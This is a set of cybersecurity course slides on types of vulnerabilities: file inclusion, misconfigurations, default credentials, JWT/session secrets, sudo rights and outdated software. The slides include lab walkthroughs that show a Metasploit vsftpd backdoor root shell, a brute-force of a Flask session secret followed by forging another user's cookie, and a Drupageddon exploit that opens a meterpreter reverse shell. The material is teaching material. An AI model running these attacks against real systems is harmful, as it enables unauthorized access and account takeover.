

# Types of Vulnerabilities



**SoftUni Team**  
**Technical Trainers**



**SoftUni**



**Software University**

<https://softuni.bg>

[sli.do](https://sli.do)

**#Cyber\_Security**

## 1. The Nature of the Vulnerabilities

## 2. Types of Vulnerabilities

- Misconfigurations
- Obsolete Software
- Weak Credentials
- Access Control
- Zero Days





# **The Nature of the Vulnerabilities**

# What is a Vulnerability?

**By nature, 90% of the vulnerabilities are a piece of code!**

- Code in Web Servers
- Code in Web Applications
- Code in Network Services
- Code in Desktop Applications

**Other 10% are for human error (Social Engineering) and physical vulnerabilities**



- RFI (Remote Local File Inclusion)
- LFI (Local File Inclusion)
  - RFI and LFI vulnerability allows **attackers to read** (local) and **request** (remote) files from local or remote Operating System
- **LFI** is mainly used for **enumeration and local system information gathering**
- **RFI** is used for **code execution attacks**

# Example Vulnerable Code

- RFI (Remote Local File Inclusion) Vulnerability
- LFI (Local File Inclusion) Vulnerability

```
$language = "";

if(isset($_GET["language"]))
{

    switch($_COOKIE["security_level"])
    {


        case "0" :

            $language = $_GET["language"];

            break;
```

# Example Exploitation

- RFI (Remote Local File Inclusion) Vulnerability
- LFI (Local File Inclusion) Vulnerability





# Example Exploitation

- RFI (Remote Local File Inclusion) Vulnerability
- LFI (Local File Inclusion) Vulnerability



# You Can't Exploit Without a Vulnerability

- There is a vulnerability in **every recorded breach**
- The known vulnerabilities are recorded and are publicly available.
- They are stored with the following syntax:  
**"CVE-YEAR OF DISCOVERY-ID"**
- Attacks do not happen by accident, they are product of deep researches and tests
- Vulnerabilities could appear **EVERYWHERE!**
- The term "**exploit**" means exploiting the vulnerability



# **Types of Vulnerabilities**

Most Common Ones



# **Misconfiguration Vulnerabilities**


- **Dangerous, since they are most common ones**
- Misconfiguration vulnerabilities could be found everywhere
  - Misconfigurations in Network Service (ftp, ssh, dns, ldap, Kerberos and etc.)
  - Misconfigurations in Web Application's logic (default creds, weak session and more)
  - Misconfigurations in Active Directory
  - Local system Misconfigurations
- Misconfiguration vulnerabilities do not leave much evidence

- Web Application is using default credentials such as:
  - **admin:admin**
  - **root:admin**
  - **root:root**
  - **administrator:123456 and more**
- When an attacker logs in, no **exploitation traces are available** and it can result in many more attack vectors, including privilege escalation, server / application takeover and more

- When an FTP service is allowing anonymous user login, it can result it:
  - **Data exposure**
  - **Malicious upload**
  - **Chain Attacks**
- Since malicious file is uploaded, it is hard to know from where, since anonymous login could occur from everywhere

# FTP Service Allows Anonymous Login

- Chaining multiple vulnerability and achieving **Remote Code Execution**:



```
Places ▾ Terminal ▾ Sat 16:21

Terminal
File Edit View Search Terminal Help

-----

Exploit target:

Id  Name
--  ----
0   Automatic

msf exploit(vsftpd_234_backdoor) > exploit
[*] 192.168.32.134:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.32.134:21 - USER: 331 Please specify the password.
[+] 192.168.32.134:21 - Backdoor service has been spawned, handling...
[+] 192.168.32.134:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.32.128:45125 -> 192.168.32.134:6200) at 2017-09-02 16:19:55 -0400

whoami
root
hostname
metasploitable

msf >
```



- Usually, the DB server is behind a firewall, when it is not, it causes the following attack vectors:
  - **Service Enumeration**
  - **Login Brute-Forcing**
  - **Database Denial Of Service**
- The good practice is to **ALWAYS** have your database behind a firewall, inside a private network
- Another good practice is to **DISABLE** remote logins, in case the **DB** is exposed

# JWT Token Vulnerability

## JSON Web Token

- Used for **authorization in web apps**
- It **relies on secret** for validating it's signature
- JWT token **is instantiated upon a valid login**
- JWT looks like that:



```
1 HTTP/1.0 302 FOUND
2 Content-Type: text/html; charset=utf-8
3 Content-Length: 226
4 Location: http://10.10.11.160:5000/dashboard
5 Vary: Cookie
6 Set-Cookie: session=
  .eJwKGEFgCAGKCrDk1Ckxh1jyZIEpOCHxLantq94X_nIBcL7D54u0DGFEB1vtPpTqS_Lwh1fdBe46Qz--lwrrbN9F2dIPAwLZvM5Gn1HSU.Y
  xNwXx.._FX0Kx54guzD0mK0eZ0uavtGDFM; HttpOnly; Path=/
7 Server: Werkzeug/2.0.2 Python/3.8.10
8 Date: Sat, 03 Sep 2022 15:14:39 GMT
9
10 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
11 <title>
  Redirecting...
</title>
12 <h1>
  Redirecting...
</h1>
13 <p>
  You should be redirected automatically to target URL: <a href="/dashboard">
    /dashboard
  </a>
  . If not click the link.
```

- JWT's structure looks like that: <https://jwt.io/>

Encoded

PASTE A TOKEN HERE

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.SflKxwRJSMeKKF2QT4fwpMeJf36P0k6yJV\_adQssw5c

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "sub": "1234567890",
  "name": "John Doe",
  "iat": 1516239022
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) ☐ secret base64 encoded
```

# JWT Token Vulnerability

- JWT's secret could be brute-forced like that:

```
(kali@kali)-[~/HTB/Noter]
$ flask-unsign -u -c .eJwlx0EKgCAQBdCrDH_tCbxJhIjYZIEpOCMtXsntHq8AX_mIBcL7D5AuoD0GFkEBLvtFBpTqS_lmhfIdBe46Qz--lWrrbNBF24lPAwLZVHMD6n1H5U.YxNvXw._PX0sX54guzDGnK0eZ4oaVtgDFM -nE -w /usr/share/wordlists/rockyou.txt



(kali@kali)-[~/HTB/Noter]
$ flask-unsign -u -c .eJwlx0EKgCAQBdCrDH_tCbxJhIjYZIEpOCMtXsntHq8AX_mIBcL7D5AuoD0GFkEBLvtFBpTqS_lmhfIdBe46Qz--lWrrbNBF24lPAwLZVHMD6n1H5U.YxNvXw._PX0sX54guzDGnK0eZ4oaVtgDFM -nE -w /usr/share/wo
[*] Session decodes to: {'_flashes': [['success', 'You are now logged in']], 'logged_in': True, 'username': 'test'}
[*] Starting brute-forcer with 8 threads..
[*] Found secret key after 17152 attempts
b'secret123'
```

- If we have the **JWT** secret, we can instantiate **JWT** tokens for every possible user on the web application

```
(kali@kali)-[~/HTB/Noter]  
$ flask-unsign -s --secret "secret123" --cookie '{"logged_in': True, 'username': 'blue'}" -l  
eyJsb2dnZWRfaW4iOnRydWUsInVzZXJuYW1lIjoieYmx1ZSJ9.YxNxXQ.6INmPvurc0sshhlJV3wnblNiLE
```

# JWT Token Vulnerability

- By replacing the new JWT token inside firefox's storage, we can takeover a user account



# Allowing Low Privileged Users to be Sudo

- In **UNIX-based** world, sudo user could perform high privileged tasks
- It is **bad practice to grant sudo privileges** to every (if any) low privileged user

```
(lsec@ DESKTOP-F5BUHCT)-[~]
$ whoami
lsec

(lsec@ DESKTOP-F5BUHCT)-[~]
$ sudo -l
[sudo] password for lsec:
Matching Defaults entries for lsec on DESKTOP-F5BUHCT:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lsec may run the following commands on DESKTOP-F5BUHCT:
    (ALL : ALL) ALL

(lsec@ DESKTOP-F5BUHCT)-[~]
$ sudo su
root@DESKTOP-F5BUHCT:/home/lsec#
```

# How to Avoid Misconfiguration Vulnerabilities?

- Think twice when you **configure any kind of service**
- Being **easy not always** mean being **secure**
- Do not **rush** and take a steps back **while configuring things**
- Do a **penetration tests**





# Outdated Software Examples


# Outdated Software Examples

- **Outdated** or **Obsolete** software is widely encountered, especially in **large organizations**
- Obsolete software could result in:
  - **Command and Control (C2)**
  - **Data Leak**
  - **Persistence**
  - **Pivoting**
  - **Application takeover**
  - **Server takeover**



# How to Search for Vulnerabilities?

- Searchsploit (kali-linux command util)
- ExploitDB: <https://www.exploit-db.com/>



The screenshot shows the ExploitDB website interface. At the top, there's a navigation bar with the ExploitDB logo and a search bar. Below the navigation bar, there are filters for 'Verified' and 'Has App'. A 'Show' dropdown is set to '13'. The main content area displays a table of vulnerabilities with columns for Date, ID, Author, Title, Type, Platform, and Author. The table lists various vulnerabilities, including WordPress plugins, Sophos Firewall, PAN-OS, ThingsBoard, Feels CMS, Prestashop, uftpd, Easy Chat Server, Webmin, NanoCMS, Onnia MPX, mPDF, and CuteEditor.

Date	ID	Author	Title	Type	Platform	Author
2022-09-02	48181	✗	WordPress Plugin Netnotes Blog Posts Grid 1.0 - Stored Cross-Site Scripting (XSS)	WebApps	PHP	Lugman Hakim Zahari
2022-09-02	48182	✗	WordPress Plugin Testimonial Slider and Showcase 2.2.6 - Stored Cross-Site Scripting (XSS)	WebApps	PHP	Lugman Hakim Zahari
2022-09-02	48183	✗	Sophos XG115w Firewall 17.0.10 MFR-10 - Authentication Bypass	WebApps	Hardware	Aryan Chehreghani
2022-08-09	48184	✗	PAN-OS 10.0 - Remote Code Execution (RCE) (Authenticated)	Remote	Multiple	Und3sc0n0c1d0
2022-08-09	48185	✗	ThingsBoard 3.3.1 'description' - Stored Cross-Site Scripting (XSS)	WebApps	Multiple	Steffen Langenfeld
2022-08-09	48186	✗	ThingsBoard 3.3.1 'name' - Stored Cross-Site Scripting (XSS)	WebApps	Multiple	Steffen Langenfeld
2022-08-09	48187	✗	Feels CMS 2.1.1 - Stored Cross-Site Scripting (XSS)	WebApps	PHP	Shivam Singh
2022-08-09	48188	✗	Prestashop blockwishlist module 2.1.0 - SQLi	WebApps	PHP	Karthik GU
2022-08-02	48189	✗	uftpd 2.10 - Directory Traversal (Authenticated)	Remote	Linux	Aaron Esau
2022-08-01	48190	✗	Easy Chat Server 3.1 - Remote Stack Buffer Overflow (SEH)	Remote	Windows	r00tp0p
2022-08-01	48191	✗	Webmin 1.996 - Remote Code Execution (RCE) (Authenticated)	WebApps	Linux	Emir Polat
2022-08-01	48192	✗	NanoCMS v0.4 - Remote Code Execution (RCE) (Authenticated)	WebApps	PHP	glickn
2022-08-01	48193	✗	Onnia MPX 1.0.0+rc1 - Path Traversal	Remote	Hardware	Momen.Eldawakhly
2022-08-01	48194	✗	mPDF 7.0 - Local File Inclusion	WebApps	PHP	Musykai Ian
2022-08-01	48195	✗	CuteEditor for PHP 6.6 - Directory Traversal	WebApps	PHP	Stefan Hisselmann

# Outdated WordPress Version / Plugins

- Having old version can leave the whole server / application vulnerable to publicly available exploits.
- Note the "(Metasploit)"

```
WordPress Core 4.5.3 - Directory Traversal / Denial of Service | php/webapps/40288.txt
WordPress Core 5.0 - Remote Code Execution | php/webapps/46511.js
WordPress Core 5.0.0 - Crop-image Shell Upload (Metasploit) | php/remote/46662.rb
WordPress Core 5.2.2 - 'post previews' XSS | php/webapps/49338.txt
WordPress Core 5.2.3 - Cross-Site Host Modification | php/webapps/47361.pl
WordPress Core 5.2.4 - Cross-Origin Resource Sharing | php/webapps/47557.txt
WordPress Core 5.3 - User Disclosure | php/webapps/47720.txt
WordPress Core 5.8.2 - 'WP_Query' SQL Injection | php/webapps/50663.txt
WordPress Core < 2.1.2 - 'PHP_Self' Cross-Site Scripting | php/webapps/29754.html
WordPress Core < 2.8.5 - Unrestricted Arbitrary File Upload / Arbitrary PHP Code Execution | php/webapps/10089.txt
WordPress Core < 4.0.1 - Denial of Service | php/dos/35414.txt
WordPress Core < 5.2.3 - Viewing Unauthenticated/Password/Private Posts | multiple/webapps/47690.md
WordPress Core < 5.3.x - 'xmlrpc.php' Denial of Service | php/dos/47800.py
WordPress MU < 1.3.2 - 'active_plugins' Code Execution | php/webapps/5066.php
WordPress Plugin / Joomla! Component XCloner - Multiple Vulnerabilities | php/webapps/35212.txt
WordPress Plugin 0.9.7 / Joomla! Component 2.0.0 Creative Contact Form - Arbitrary File Upload | php/webapps/35057.py
WordPress Plugin 1 Flash Gallery 0.2.5 - Cross-Site Scripting / SQL Injection | php/webapps/35430.txt
WordPress Plugin 1 Flash Gallery 1.30 < 1.5.7a - Arbitrary File Upload (Metasploit) | php/webapps/17801.rb
WordPress Plugin 3DPrint Lite 1.9.1.4 - Arbitrary File Upload | php/webapps/50321.py
WordPress Plugin 404 to 301 2.0.2 - SQL-Injection (Authenticated) | php/webapps/50698.py
WordPress Plugin AAWP 3.16 - 'tab' Reflected Cross Site Scripting (XSS) (Authenticated) | php/webapps/50643.txt
WordPress Plugin Abtest - Local File Inclusion | php/webapps/39577.txt
WordPress Plugin Accept Signups 0.1 - 'email' Cross-Site Scripting | php/webapps/35136.txt
WordPress Plugin Accept Signups 0.1 - Cross-Site Scripting | php/webapps/15808.txt
WordPress Plugin AccessPress Social Icons 1.8.2 - 'icon title' Stored Cross-Site Scripting (XSS) | php/webapps/50515.txt
WordPress Plugin ACF Frontend Display 2.0.5 - Arbitrary File Upload | php/webapps/37514.txt
WordPress Plugin Ad Inserter 1.5.2 - Cross-Site Request Forgery | php/webapps/36961.txt
```

- Versions 7.0 to 7.31 are vulnerable to SQL Injection

```
msf6 exploit(multi/http/drupal_drupageddon) > show options
```

```
Module options (exploit/multi/http/drupal_drupageddon):
```

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS	192.168.126.141	yes	The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a>
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/drupal/	yes	The target URI of the Drupal installation
VHOST		no	HTTP server virtual host

```
Payload options (php/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
LHOST	eth0	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
Exploit target:
```

Id	Name
0	Drupal 7.0 - 7.31 (form-cache PHP injection method)

```
msf6 exploit(multi/http/drupal_drupageddon) > exploit
```

```
[*] Started reverse TCP handler on 192.168.126.128:4444
[*] Sending stage (39282 bytes) to 192.168.126.141
[*] Meterpreter session 1 opened (192.168.126.128:4444 → 192.168.126.141:51458 ) at 2022-04-05 05:15:01 -0400
```



# The Same Goes for

## ■ Jenkins

Jenkins - Script-Console Java Execution (Metasploit)	multiple/remote/24272.rb
Jenkins - XStream Groovy classpath Deserialization (Metasploit)	multiple/remote/43375.rb
Jenkins 1.523 - Persistent HTML Code	php/webapps/30408.txt
Jenkins 1.578 - Multiple Vulnerabilities	multiple/webapps/34587.txt
Jenkins 1.626 - Cross-Site Request Forgery / Code Execution	java/webapps/37999.txt
Jenkins 1.633 - Credential Recovery	java/webapps/38664.py
Jenkins 2.137 and Pipeline Groovy Plugin 2.61 - ACL Bypass and Metaprogramming Remote Code Execution (Metasploit)	java/remote/46572.rb
Jenkins 2.150.2 - Remote Command Execution (Metasploit)	linux/webapps/46352.rb
Jenkins 2.235.3 - 'Description' Stored XSS	java/webapps/49237.txt
Jenkins 2.235.3 - 'tooltip' Stored Cross-Site Scripting	java/webapps/49232.txt
Jenkins 2.235.3 - 'X-Forwarded-For' Stored XSS	java/webapps/49244.txt
Jenkins 2.63 - Sandbox bypass in pipeline: Groovy plug-in	java/webapps/48904.txt
Jenkins < 1.650 - Java Deserialization	java/remote/42394.py
Jenkins build-metrics plugin 1.3 - 'label' Cross-Site Scripting	java/webapps/47598.py
Jenkins CI Script Console - Command Execution (Metasploit)	multiple/remote/24206.rb
Jenkins CLI - HTTP Java Deserialization (Metasploit)	linux/remote/44642.rb
Jenkins CLI - RMI Java Deserialization (Metasploit)	java/remote/38983.rb
Jenkins Dependency Graph View Plugin 0.13 - Persistent Cross-Site Scripting	java/webapps/47111.txt
Jenkins Gitlab Hook Plugin 1.4.2 - Reflected Cross-Site Scripting	java/webapps/47927.txt
Jenkins Mailer Plugin < 1.20 - Cross-Site Request Forgery (Send Email)	linux/webapps/44843.py
Jenkins Plugin Script Security 1.49/Declarative 1.3.4/Groovy 2.60 - Remote Code Execution	java/webapps/46453.py
Jenkins Plugin Script Security < 1.50/Declarative < 1.3.4.1/Groovy < 2.61.1 - Remote Code Execution (PoC)	java/webapps/46427.txt
